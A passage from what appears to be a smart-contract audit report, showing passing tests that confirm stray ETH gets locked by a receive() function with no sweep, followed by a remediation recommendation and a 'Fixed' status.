    ✓ receive() accepts arbitrary ETH and no sweep function exists, so it is locked
    forever
    ✓ a second swap leaves the stray ETH locked as well (re-included in outputBefore
    every time)
```

Recommendation

Restrict the ETH intake to legitimate flows (e.g. `receive` with `require(msg.sender == okuRouter)`), or add an owner-governed sweep. At minimum, correct the inaccurate comment on `receive`.

Status

Fixed